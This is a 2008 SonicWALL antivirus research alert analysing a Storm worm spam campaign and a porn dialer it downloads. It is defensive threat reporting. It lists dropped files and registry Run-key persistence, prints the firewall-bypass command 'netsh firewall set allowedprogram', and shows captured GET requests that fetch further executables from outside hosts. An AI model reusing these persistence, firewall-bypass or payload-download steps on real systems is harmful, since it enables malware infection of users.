SONICWALL PROTECTION AT THE SPEED OF BUSINESS.™

SonicWALL Antivirus Research Alert

June 26, 2008

New spammed wave of Storm emails was discovered. The email arrives with the subject: Re: Delivery Protection. The body of the message contains a link <Server Error #203> pointing to hxxp://www.slowinscy.pl/xxx/index1.php

The webpage is hosted on a legitimate Polish domain (www.slowinscy.pl) for the Slowinscy Company making windows and doors.

The page above displays some fake security warnings and prompts you to download hxxp://www.slowinscy.pl/xxx/2009/1/install_en.exe.

That's a Tibs packed Storm worm binary. It is also known as TR/Dldr.Agent.uku(Antivir), Trojan-Dropper.Win32.Nuwar.ldt (Ikarus), Mal/EncPk-DA (Sophos)

When run it drops the following files on the system:

- `C:\WINDOWS\system32\winds32.exe (Copy of the original file)`
- `C:\WINDOWS\system32\dflgh8jkd2q1.exe`
- `C:\WINDOWS\system32\dflgh8jkd2q2.exe`
- `C:\WINDOWS\system32\dflgh8jkd2q5.exe`
- `C:\WINDOWS\system32\dflgh8jkd2q6.exe`
- `C:\WINDOWS\system32\dflgh8jkd2q7.exe`
- `C:\WINDOWS\system32\dflgh8jkd2q8.exe`
- `C:\WINDOWS\system32\maxpaynowti1.exe`
- `C:\WINDOWS\system32\vedxg4am1et2.exe`
- `C:\WINDOWS\system32\vedxga1me4t1.exe`
- `C:\WINDOWS\system32\vedxga3me2.exe`
- `C:\WINDOWS\system32\vedxga4me1.exe`
- `C:\WINDOWS\system32\vx.tll`
- `C:\WINDOWS\xpupdate.exe`

It modifies the registry:

- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System32: "C:\WINDOWS\system32\winds32.exe"`
- `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\DriveSystem: "C:\WINDOWS\system32\maxpaynowti1.exe"`

- HKU\S-1-5-21-1275210071-573735546-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Run\Windows update loader: "C:\Windows\xpupdate.exe"


It runs command “netsh firewall set allowedprogram '%s' enable” to bypass the firewall.


In addition it sends following GET requests:


```
GET
/adv/102/adload.php?a1=United%20States&a2=Type%20of%20Procfssor:%20PENTIUM%20PRO%20or%20P
ENTIUM%20II/III&a3=Windowd%20versign%20is%205.1&a4=Build:%202600,%20Platform%20ID:%202&a5
=ntoutpost&table=adv102 HTTP/1.1
GET /rftghjkljhgfdsdfgh.php?adv=102&code1=IQJJ&code2=2471 HTTP/1.1
GET
/qwertyuiyw12ertyuytre/adv102.php?adv=102&code1=IQJJ&code2=2471&code3=76D206E027F58!VR
HTTP/1.1
GET /pictures/search.jpg HTTP/1.1
GET /pictures/winlogon.jpg HTTP/1.1
GET /pictures/tibs.jpg HTTP/1.1
GET /pictures/tool.jpg HTTP/1.1
GET /pictures/proxy.jpg HTTP/1.1
GET
/qwertyuiyw12ertyuytre/adv102.php?adv=102&code1=IQJJ&code2=2471&code3=76D206E027F58!VR
HTTP/1.1
GET /pictures9/zgame1 HTTP/1.1
GET /pictures1/ztool1 HTTP/1.1
GET /pictures9/zgame1 HTTP/1.1
GET /pictures9/zgame2 HTTP/1.1
GET /pictures9/zgame2 HTTP/1.1
GET /pictures1/ztool2 HTTP/1.1
GET /pictures1/ztool3 HTTP/1.1
GET /pictures9/zgame3 HTTP/1.1
GET /pictures9/zgame3 HTTP/1.1
GET /pictures9/zgame4 HTTP/1.1
GET /pictures9/zgame4 HTTP/1.1
Host: sum4count.xxx

GET /download.php?&advid=00000278&u=0&p=15854824 HTTP/1.0
Host: download.bravesentry.xxx

GET /gdnOT3256.exe HTTP/1.1
Host: 85.255.120.xx
```

We have received 3 submissions of the Storm threat so far, starting from 2008-06-25 20:00:36 SonicWALL is proactively blocking it as **GAV: Suspicious#tibs.3 (Worm)** .
This signature has triggered 141,072 times since it was created on 6/17/2008 11:55 AM

The *gdnOT3256.exe* file Storm downloads with its last GET request is a Porn Dialer. It is also known as Dialer-3349 (ClamAV), Porn-Dialer.Win32.GBDialer.j (Ikarus), Dialer-257 (McAfee). This application attempts to connect to pornographic sites at much higher rates than normal phone usage rate using a dialup connection through a modem. SonicWALL is blocking this Porn Dialer as **GAV: GBDialer.J (Dialer).** This signature has triggered 693,211 times since it was created on 5/27/2008 3:36 PM.


[SPAM]Re: Delivery Protection - Message (HTML)
Reply
Reply to All
Forward
Grab
File Edit View Insert Format Tools Actions Help
From: durante sorel [sales@thephulin.com]
Sent: Thu 6/26/2008 6:19 AM
To: Nick Bilogorskiy
Cc:
Subject: [SPAM]Re: Delivery Protection
Server Error #203
System Warning
There were errors during security settings restore!
System has detected spyware infection! It is recommended to use antispyware tool to prevent data loss and privacy information exposure
Click OK to download antispyware tool
OK
Security
Allow active content from CDs to run on my computer*
Allow active content to run in files on My Computer*
Allow software to run or install even if the signature is invalid
Check for publisher's certificate revocation
Check for server certificate revocation*
Check for signatures on downloaded programs
Do not save encrypted pages to disk
Empty Temporary Internet Files folder when browser is closed
Enable Integrated Windows Authentication*
Enable native XMLHTTP support
Phishing Filter
Disable Phishing Filter
Turn off automatic website checking
Turn on automatic website checking
SSL 2.0
Restore Defaults
OK
Cancel
Apply
http://www.slowinscy.pl/ nstall_en.exe
Security errors detected
Click here to view errors list.
Remove these errors as soon as possible to prevent data loss and private information exposure


GAV Hits for SigID - GBDialer.J # 17590 in the last 8 days
Hits (total)
10000
8000
6000
4000
2000
0
80618
80619
80620
80621
80622
80623
80624
80625
80626
Time (ts)
Total Hits


GAV Hits for SigID - Suspicious#tibs.3 # 36363 in the last 8 days
Hits (total)
50000
40000
30000
20000
10000
0
80618
80619
80620
80621
80622
80623
80624
80625
80626
Time (ts)
Total Hits